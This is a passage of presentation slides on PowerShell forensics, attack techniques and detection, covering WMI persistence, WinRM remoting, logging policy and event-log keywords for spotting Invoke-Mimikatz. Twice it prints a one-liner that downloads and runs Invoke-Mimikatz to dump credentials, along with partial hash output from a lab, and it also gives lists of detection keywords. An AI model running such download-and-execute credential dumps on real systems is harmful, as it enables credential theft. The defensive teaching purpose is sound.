ExecutablePath     :
FillAttribute      :
ForceOffFeedback   : False
ForceOnFeedback    : False
KillTimeout        : 0
```

PowerShell Forensics/IR: WMI FiltertoConsumer

```
PS C:\> Get-WMIObject -ComputerName $Env:ComputerName -Namespace root\subscription -query "select * from __FilterToConsumerBinding"

__GENUS                : 2
__CLASS                 : __FilterToConsumerBinding
__SUPERCLASS            : __IndicationRelated
__DYNASTY                : __SystemClass
__RELPATH               : __FilterToConsumerBinding.Consumer="\\\\.\\root\\subscription:CommandLineEventConsumer.Name=\\
                        "PowerShell Persistence
                        Test\\",Filter="\\\\.\\root\\subscription:__EventFilter.Name=\\\"PowerShell Persistence Test\\\"
__PROPERTY_COUNT        : 7
__DERIVATION             : {__IndicationRelated, __SystemClass}
__SERVER                : MCCM
__NAMESPACE             : ROOT\\subscription
__PATH                  : \\.\\MCCM\\ROOT\\subscription:__FilterToConsumerBinding.Consumer="\\\\.\\root\\subscription:Comman
                        dLineEventConsumer.Name=\\\"PowerShell Persistence
                        Test\\",Filter="\\\\.\\root\\subscription:__EventFilter.Name=\\\"PowerShell Persistence Test\\\"
Consumer                : \\.\\root\\subscription:CommandLineEventConsumer.Name="PowerShell Persistence Test"
CreatorSID               : {1, 5, 0, 0...}
DeliverSynchronously     : False
DeliveryQoS              :
Filter                   : \\.\\root\\subscription:__EventFilter.Name="PowerShell Persistence Test"
MaintainSecurityContext  : False
SlowDownProviders        : False
PSComputerName           : MCCM
```


PowerShell Forensics/IR: WMI Events

```
1 $ComputerName = $env:ComputerName
2 Write-Output "Initiating connection to $ComputerName"
3
4 $WMIBIOSData = get-wmiobject -ComputerName $ComputerName -class "Win32_BIOS" -ErrorAction Stop
5 $WMIEventFilterResult = get-wmiobject -ComputerName $ComputerName -namespace root\subscription -query "select * from __EventFilter" -ErrorAction Stop
6 $WMIEventConsumerResult = get-wmiobject -ComputerName $ComputerName -namespace root\subscription -query "select * from __EventConsumer" -ErrorAction Stop
7 $WMIFilterToConsumerBindingResult = get-wmiobject -ComputerName $ComputerName -namespace root\subscription -query "select * from __FilterToConsumerBinding" -ErrorAction Stop
8
9 $WMIEventData = @()
10 $ALLWMIEventData = @()
11 ForEach ($WMIEventConsumerResultItem in $WMIEventConsumerResult)
12 {
13     ## OPEN ForEach ($WMIEventConsumerResultItem in $WMIEventConsumerResult)
14     $WMIEventConsumerResultCommandLineTemplate = $Null
15     $WMIEventConsumerResultRelPath = $WMIEventConsumerResultItem.__RelPath
16     $WMIEventConsumerResultCommandLineTemplate = $WMIEventConsumerResultItem.CommandLineTemplate
17
18     IF ($WMIEventConsumerResultCommandLineTemplate)
19     {
20         ## OPEN IF ($WMIEventConsumerResultCommandLineTemplate)
21         IF ($WMIEventConsumerResultCommandLineTemplate -like "*encodedCommand*")
22         {
23             ## OPEN IF ($WMIEventConsumerResultCommandLineTemplate -like "*encodedCommand*")
24             $PowerShellEncodedCommand = ($WMIEventConsumerResultCommandLineTemplate -split('-encodedCommand '))[1]
25             $PowerShellDecodedCommand = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($PowerShellEncodedCommand))
26         }
27         ## OPEN IF ($WMIEventConsumerResultCommandLineTemplate -like "*encodedCommand*")
28
29         $WMIEventConsumerName = $WMIEventConsumerResultRelPath -replace ("CommandLineEventConsumer.Name=", "")
30
31         $WMIEventData = New-Object -TypeName PSObject
32         $WMIEventData | Add-Member -MemberType NoteProperty -Name ComputerName -Value $ComputerName
33         $WMIEventData | Add-Member -MemberType NoteProperty -Name WMIEventConsumerName -Value $WMIEventConsumerName
34         $WMIEventData | Add-Member -MemberType NoteProperty -Name WMIEventConsumerResultCommandLineTemplate -Value $WMIEventConsumerResultCommandLineTemplate
35         $WMIEventData | Add-Member -MemberType NoteProperty -Name PowerShellDecodedCommand -Value $PowerShellDecodedCommand
36         $WMIEventData | Add-Member -MemberType NoteProperty -Name PowerShellEncodedCommand -Value $PowerShellEncodedCommand
37         $WMIEventData | Add-Member -MemberType NoteProperty -Name WMIEventConsumerResultRelPath -Value $WMIEventConsumerResultRelPath
38
39         [array]$ALLWMIEventData += $WMIEventData
40     }
41 }
42 ## CLOSE IF ($WMIEventConsumerResultCommandLineTemplate)
```

```
ComputerName : MCCM
WMIEventConsumerName : "PowerShell Persistence Test"
WMIEventConsumerResultCommandLineTemplate : powershell.exe -encodedCommand YwA6AFwAdwBpAG4AZABvAHcAcwBcAEUAdgBpAG
PowerShellDecodedCommand : c:\windows\EvilCode.ps1
PowerShellEncodedCommand : YwA6AFwAdwBpAG4AZABvAHcAcwBcAEUAdgBpAGwAQwBvAGQAZQAUAHAAcwAXAA==
WMIEventConsumerResultRelPath : CommandLineEventConsumer.Name="PowerShell Persistence Test"
```

<https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/wp-windows-management-instrumentation.pdf>

PowerShell Forensics/IR Tools

- **PoshSec**

<https://GitHub.com/poshsec>

- **Kansa**


<https://GitHub.com/davehull>

- **Invoke-IR / PowerForensics**

<https://GitHub.com/invoke-ir>

- **Powershell Arsenal**

<https://github.com/mattifestation/PowerShellArsenal>



PowerShell without PowerShell.exe

Custom “PowerShell” C# App

- Create C# application that references the Powershell System.Automation.dll assembly.
- Leverage the Automation assembly’s functions to execute PowerShell Code.
- Similar to how PowerShell.exe works.
- PowerShell Tools:
 - SharpPick:
<https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerPick/SharpPick>

Unmanaged PowerShell

<https://github.com/leechristensen/UnmanagedPowerShell>

- Foundation for most PowerShell attack tools running outside of powershell.exe.
- Starts up .NET and performs in-memory loading of a custom C# assembly that executes PowerShell.
- Executes PowerShell from an unmanaged process.
- PowerShell Tools:
 - PowerPick
<https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerPick/ReflectivePick>
 - PowerShell Harness
<https://github.com/Rich5/Harness>

Metasploit PowerShell Module

```
meterpreter > use powershell
Loading extension powershell...success.
meterpreter > powershell_import /tmp/test.ps1
[+] File successfully imported. Result:
win-7ch5rt177ba\oj
False

meterpreter > powershell_import /tmp/MSF.Powershell.Sample.dll
[+] File successfully imported. Result:
true
meterpreter > powershell_execute '(New-Object MSF.Powershell.Sample.HelloWorld).Run()'
[+] Command execution completed:
Hello, world!

meterpreter > █
```



OJ @TheColonial · Mar 24

Powershell import now works! Both .ps1 files and .NET assembly .dll files are supported. [#meterpreter](#)



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Sean Metcalf (@Pyrotek3)

p0wned Shell

- “PowerShell Runspace Post Exploitation Toolkit”
- Runs powershell commands and functions within a powershell runspace environment (.NET)
- Includes many PowerShell attack tools, including those from PowerSploit, Nishang, PowerCat, Inveigh, etc.
- All contained within a single executable.

[illegible]

1. Use PowerView to gain network situational awareness on Windows Domains.
2. Find machines in the Domain where Domain Admins are logged into.
3. Scan for IP-Addresses, HostNames and open Ports in your Network.

4. Reflectively load Mimikatz executable into Memory, bypassing AU/AppLocker.
5. Inject Metasploit reversed https Shellcode into Memory.

6. Use PowerUp tool to assist with local Privilege Escalation on Windows Systems.
7. Get a SYSTEM shell using Token Manipulation.
8. Later "The Posh Hot Potato" Windows Privilege Escalation exploit.
9. Use Mimikatz dcsync to collect NTLM hashes from the Domain.
10. Use Mimikatz to generate a Golden Ticket for the Domain.

11. Get into Ring0 using the MS14-058 and MS15-051 Vulnerability.
12. Own AD in 60 seconds using the MS14-068 Kerberos Vulnerability.

13. Use PsExec to execute commands on remote system.
14. Execute Mimikatz on a remote computer to dump credentials.
15. PowerCat our PowerShell TCP/IP Swiss Army Knife.

16. Execute <Offensive> PowerShell Commands.
17. Reflectively load a ReactOS Command shell into Memory, bypassing AV/AppLocker.
18. Exit

Sean Metcalf (@Pyrotek3)

The screenshot shows the Windows Task Manager application with the 'Processes' tab selected. The list of processes includes:

Image Name	User Name	CPU	Memory (...	Description
calc.exe	adsadmin	00	2,036 K	ownedShell
conhost.exe	adsadmin	00	1,092 K	Console Window Ho
csrss.exe		00	1,044 K	
dwm.exe	adsadmin	00	924 K	Desktop Window Ma
explorer.exe	adsadmin	00	19,804 K	Windows Explorer
mmc.exe	adsadmin	00	101,276 K	Microsoft Managem
rdpclip.exe	adsadmin	00	1,532 K	RDP Clip Monitor
taskhost.exe	adsadmin	00	1,336 K	Host Process for Wi
taskmgr.exe	adsadmin	00	1,964 K	Windows Task Mana
winlogon.exe		00	776 K	

At the bottom of the Task Manager window, the status bar displays:

- Processes: 39
- CPU Usage: 2%
- Physical Memory: 78%

PowerShell Remoting



PowerShell Remoting (WinRM)

- PowerShell Remoting leverages WinRM
- Enable-PSRemoting: Automatically configures WinRM

```
PS C:\> enable-psremoting -force
WinRM has been updated to receive requests.
WinRM service type changed successfully.
WinRM service started.

WinRM has been updated for remote management.
Created a WinRM listener on HTTP://* to accept WS-Man requests to any IP on this machine.
WinRM firewall exception enabled.
```



```

PS C:\> winrm get winrm/config
Config
  MaxEnvelopeSizekb = 500
  MaxTimeoutms = 60000
  MaxBatchItems = 32000
  MaxProviderRequests = 4294967295
  Client
    NetworkDelays = 5000
    URLPrefix = wsman
    AllowUnencrypted = false
    Auth
      Basic = true
      Digest = true
      Kerberos = true
      Negotiate = true
      Certificate = true
      CredSSP = false
    DefaultPorts
      HTTP = 5985
      HTTPS = 5986
    TrustedHosts
  Service
    RootSDDL = O:NSG:BAD:P(A;;GA;;;BA)<(A;;GR;;;IU)>S:P(AU;FA;GA;;;WD)<(AU;SA;GXGW;;;WD)>
    MaxConcurrentOperations = 4294967295
    MaxConcurrentOperationsPerUser = 1500
    EnumerationTimeoutms = 240000
    MaxConnections = 300
    MaxPacketRetrievalTimeSeconds = 120
    AllowUnencrypted = false
    Auth
      Basic = false
      Kerberos = true
      Negotiate = true
      Certificate = false
      CredSSP = false
      CbtHardeningLevel = Relaxed
    DefaultPorts
      HTTP = 5985
      HTTPS = 5986
    IPv4Filter = *
    IPv6Filter = *
    EnableCompatibilityHttpListener = false
    EnableCompatibilityHttpsListener = false
    CertificateThumbprint
    AllowRemoteAccess = true
  Winrs
    AllowRemoteShellAccess = true
    IdleTimeout = 7200000
    MaxConcurrentUsers = 10
    MaxShellRunTime = 2147483647
    MaxProcessesPerShell = 25
    MaxMemoryPerShellMB = 1024
    MaxShellsPerUser = 30

```

PowerShell Remoting (WinRM)

```
PS C:\> New-PSSession -Name PSC -ComputerName ADSDC02 ; Enter-PSSession -Name PSC
```

Id	Name	ComputerName	State	ConfigurationName	Availability
1	PSC	ADSDC02	Opened	Microsoft.PowerShell	Available

```
[ADSDC02]: PS C:\Users\LukeSkywalker\Documents> cd c:\
```

```
[ADSDC02]: PS C:\> ipconfig
```

Windows IP Configuration

Ethernet adapter Local Area Connection:

```
Connection-specific DNS Suffix . : 
Link-local IPv6 Address . . . . . : fe80::8db:712d:7cf2:712f%12
IPv4 Address. . . . . : 172.16.11.12
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 172.16.23.2
```

Tunnel adapter isatap.{4024A223-E2B7-4816-9F65-E97AF66C17C3}:

```
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
```

Tunnel adapter Local Area Connection* 11:

```
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
```

```
[ADSDC02]: PS C:\> _
```

Sean Metcalf (@Pyrotek3)

Limit PowerShell Remoting (WinRM)

- Limit WinRM listener scope to admin subnets.
- Disable PowerShell Remoting (WinRM) on sensitive servers where not required.
- WinRM is a pre-requisite for Windows Event Forwarding (WEF). Limit inbound communication on WinRM listener.
- WinRM includes WinRS.
- Track PowerShell Remoting Usage
 - WinRM Logs
 - Network activity



PowerShell Logging & Attack Detection

PowerShell Module Logging

- PowerShell version 3 and up.
- Enable via Group Policy:
 - Computer Configuration\Policies\Administrative Template\Windows Components\Windows PowerShell.
- Logging enhanced in PowerShell v4.
- PowerShell v5 has compelling logging features.

PowerShell Module Logging

- Microsoft.PowerShell.* - PowerShell's core capability.
- Microsoft.WSMan.Management - WS-Management & WinRM.
- BITSTransfer –BITS cmdlets.
- PSScheduledJob (PSv5) – Scheduled jobs cmdlets.
- ServerManager – Server Manager cmdlets.
- ActiveDirectory – Active Directory cmdlets.
- GroupPolicy– Group Policy cmdlets.

PowerShell Module Logging - All

The screenshot shows a Windows-style window titled "Turn on Module Logging". It has a standard title bar with minimize, maximize, and close buttons. Inside the window, there's a sub-header "Turn on Module Logging" with a small icon. To the right are "Previous Setting" and "Next Setting" buttons. Below this, there are three radio buttons: "Not Configured", "Enabled" (which is selected), and "Disabled". To the right of these is a "Comment:" label followed by a text area. Below the radio buttons is a "Supported on:" label followed by a text box containing "At least Microsoft Windows 7 or Windows Server 2008 family". At the bottom left is an "Options:" section with some partially visible text and a "Show..." button. At the bottom right is a "Help:" section. A "Show Contents" dialog box is open in the foreground, partially obscuring the main window. It has a blue title bar and contains a "Module Names:" label above a table. The table has two columns: "Module Names" and "Value". The first row is highlighted in blue and contains a right-pointing triangle in the "Module Names" column and a single dot in the "Value" column. The second row contains an asterisk in the "Module Names" column and is empty in the "Value" column.

Turn on Module Logging

Previous Setting Next Setting

☐ Not Configured ☒ Enabled ☐ Disabled

Comment:

Supported on: At least Microsoft Windows 7 or Windows Server 2008 family

Options:

Help:

To turn on logging for one or more modules, click the Show button, and then type the module names. Wildcards are supported.

Module Names: Show...

To turn on logging for the Windows PowerShell core modules, type the following in the list:

Microsoft.PowerShell.*

Show Contents

Module Names:

Module Names	Value
▶	.
*	

Sean Metcalf (@Pyrotek3)

PowerShell Attack Detection

- Log all PowerShell activity
- Interesting Activity:
 - .Net Web Client download.
 - Invoke-Expression (and derivatives: “iex”).
 - “EncodedCommand” (“-enc”) & “Bypass”
 - BITS activity.
 - Scheduled Task creation/deletion.
 - PowerShell Remoting (WinRM).

PowerShell Attack Detection: Interesting Activity

Invoke-Expression (IEX)

```
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds
```

```
.#####.
.## ^ ##.
## / \ ##
## \ / ##
'## v ##'
'#####'
```

mimikatz 2.0 alpha (x64)

/* * *

Benjamin DELPY 'gentilkiwi'

<http://blog.gentilkiwi.com>

```
mimikatz(powershell) # sekurlsa::logon
```

```
Authentication Id : 0 ; 996 (00000000)
Session           : Service from 0
User Name         : ADSDC02$
Domain            : ADSECLAB
SID               : S-1-5-20
```

```
msv :
[00000003] Primary
* Username : ADSDC02$
* Domain   : ADSECLAB
* NTLM     : b4b2ba6980fea68fe9a
* SHA1     : e8d60baf02dcb8ba859a
```

```
tspkg :
wdigest :
```

Event 4103, PowerShell (Microsoft-Windows-PowerShell)

General | Details

ParameterBinding(Invoke-Expression): name="Command"; value="Get-Process"

Context:

Severity = Informational
Host Name = ConsoleHost
Host Version = 4.0
Host ID = 7b03927d-ebf2-425d-9771-464ff634f0ec
Engine Version = 4.0
Runspace ID = 43921bf2-9361-4f9d-9cc6-bbb6582a1fa8
Pipeline ID = 64
Command Name = Invoke-Expression
Command Type = Cmdlet
Script Name =
Command Path =
Sequence Number = 156
User = ADSECLAB\ADSAdministrator
Shell ID = Microsoft.PowerShell

Sean Metcalf (@Pyrotek3)

Log Name: Microsoft-Windows-PowerShell/Operational

Source: PowerShell (Microsoft-Wind Logged: 9/28/2015 10:35:40 AM

PowerShell Attack Detection: Interesting Activity

.Net Web Client download

```
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds
```

```
#####. mimikatz 2.0 alpha (x64) relea
.## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY 'gentilkiwi'
'## v ##' http://blog.gentilkiwi.com/m
'#####'
```

```
mimikatz(powershell) # sekurlsa::logonpass
```

```
Authentication Id : 0 ; 996 (00000000:0000
Session          : Service from 0
User Name        : ADSDC02$
Domain          : ADSECLAB
SID              : S-1-5-20
```

```
msv :
[00000003] Primary
* Username : ADSDC02$
* Domain   : ADSECLAB
* NTLM     : b4b2ba6980fea68fe9ad0d38
* SHA1     : e8d60baf02dcb8ba8598bc5f
```

```
tspkg :
wdigest :
```

Event 4103, PowerShell (Microsoft-Windows-PowerShell)

General Details

ParameterBinding(New-Object): name="TypeName"; value="Net.WebClient"

Context:

Severity = Informational
Host Name = Windows PowerShell ISE Host
Host Version = 4.0
Host ID = 0709ca48-d7bf-4465-870e-9a0e5298b6ef
Engine Version = 4.0
Runspace ID = 1a664161-5623-4288-a4f8-7d385dca1c6
Pipeline ID = 71
Command Name = New-Object
Command Type = Cmdlet
Script Name =
Command Path =


Sean Metcalf (@Pyrotek3)

Log Name: Microsoft-Windows-PowerShell/Operational

Detect Invoke-Mimikatz?

Keywords:

- “mimikatz”
- “gentilkiwi”
- “Invoke-Mimikatz”



Sean Metcalf (@Pyrotek3)

Detecting Invoke-Mimikatz: Event Log Keywords

- “TOKEN_PRIVILEGES”
- “SE_PRIVILEGE_ENABLED”
- “System.Reflection.AssemblyName”
- “System.Reflection.Emit.AssemblyBuilderAccess”
- “System.Runtime.InteropServices.MarshalAsAttribute”

```
PS C:\> $OPSIndicator = 'TOKEN_PRIVILEGES'
PS C:\> Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational" ` ;
>> Where { $_.Message -like "*$OPSIndicator*" }
>>
```

ProviderName: Microsoft-Windows-PowerShell

TimeCreated	Id	Level	DisplayName	Message
9/22/2015 9:07:55 PM	4103	Information		ParameterBinding(Add-Member): name="MemberType"
9/22/2015 9:07:54 PM	4103	Information		ParameterBinding(Add-Member): name="MemberType"
9/22/2015 9:07:52 PM	4103	Information		ParameterBinding(Add-Member): name="MemberType"
9/22/2015 9:07:50 PM	4103	Information		ParameterBinding(Add-Member): name="MemberType"

```
PS C:\> $OPSIndicator = 'TOKEN_PRIVILEGES'
PS C:\> $OffPSEvents = Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational" `
>> Where { $_.Message -like "*$OPSIndicator*" }
>> ForEach ($OffPSEventsItem in $OffPSEvents) { $OffPSEventsItem.Message }
>>
ParameterBinding(Add-Member): name="MemberType"; value="NoteProperty"
ParameterBinding(Add-Member): name="Name"; value="TOKEN_PRIVILEGES"
ParameterBinding(Add-Member): name="Value"; value="TOKEN_PRIVILEGES"
ParameterBinding(Add-Member): name="InputObject"; value="System.Object"
```

Context:

```
Severity = Informational
Host Name = ConsoleHost
Host Version = 4.0
Host ID = 9a34ba6c-75ac-4ff2-9bc2-f80ead1633f5
Engine Version = 4.0
Runspace ID = 98ad00be-7b11-43d6-bcab-62e048104403
Pipeline ID = 32
Command Name = Add-Member
Command Type = Cmdlet
Script Name =
Command Path =
Sequence Number = 2484
User = ADSECLAB\LukeSkywalker
Shell ID = Microsoft.PowerShell
```

User Data:

```
ParameterBinding(Add-Member): name="MemberType"; value="NoteProperty"
ParameterBinding(Add-Member): name="Name"; value="TOKEN_PRIVILEGES"
```


Detecting Invoke-Mimikatz: Event Log Keywords

- “System.Reflection”

```
PS C:\> $OPSIndicator = 'System.Reflection'
PS C:\> Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational" ` ;
>>     Where { $_.Message -like "*$OPSIndicator*" }
>>
```

Sean Metcalf (@Pyrotek3)

```
ProviderName: Microsoft-Windows-PowerShell
```

[illegible]


```
PS C:\> $OPSIndicator = 'System.Reflection'
PS C:\> $OffPSEvents = Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational" ` ;
>> Where { $_.Message -like "*$OPSIndicator*" }
>> ForEach ($OffPSEventsItem in $OffPSEvents) { $OffPSEventsItem.Message }
>>
ParameterBinding(New-Object): name="TypeName"; value="System.Reflection.AssemblyName"
ParameterBinding(New-Object): name="ArgumentList"; value="ReflectedDelegate"
```

Context:

```
Severity = Informational
Host Name = ConsoleHost
Host Version = 4.0
Host ID = 9a34ba6c-75ac-4ff2-9bc2-f80ead1633f5
Engine Version = 4.0
Runspace ID = 98ad00be-7b11-43d6-bcab-62e048104403
Pipeline ID = 32
Command Name = New-Object
Command Type = Cmdlet
Script Name =
Command Path =
Sequence Number = 2514
User = ADSECLAB\LukeSkywalker
Shell ID = Microsoft.PowerShell
```

User Data:

```
ParameterBinding(Out-Null): name="InputObject"; value="System.Reflection.Emit.FieldBuilder"
```

Context:

```
Severity = Informational
Host Name = ConsoleHost
```

Offensive PowerShell Detection in PS Logs

- Invoke-TokenManipulation:
 - “TOKEN_IMPERSONATE”
 - “TOKEN_DUPLICATE”
 - “TOKEN_ADJUST_PRIVILEGES”
- Invoke-CredentialInjection:
 - “TOKEN_PRIVILEGES”
 - “GetDelegateForFunctionPointer”
- Invoke-DLLInjection
 - “System.Reflection.AssemblyName”
 - “System.Reflection.Emit.AssemblyBuilderAccess”

- Invoke-Shellcode
 - “System.Reflection.AssemblyName”
 - “System.Reflection.Emit.AssemblyBuilderAccess”
 - “System.MulticastDelegate”
 - “System.Reflection.CallingConventions”
- Get-GPPPassword
 - “System.Security.Cryptography.AesCryptoServiceProvider”
 - “0x4e,0x99,0x06,0xe8,0xfc,0xb6,0x6c,0xc9,0xfa,0xf4”
 - “Groups.User.Properties.cpassword”
 - “ScheduledTasks.Task.Properties.cpassword”
- Out-MiniDump
 - “System.Management.Automation.WindowsErrorReporting”
 - “MiniDumpWriteDump”



PowerShell Defenses

PowerShell Usage Monitoring

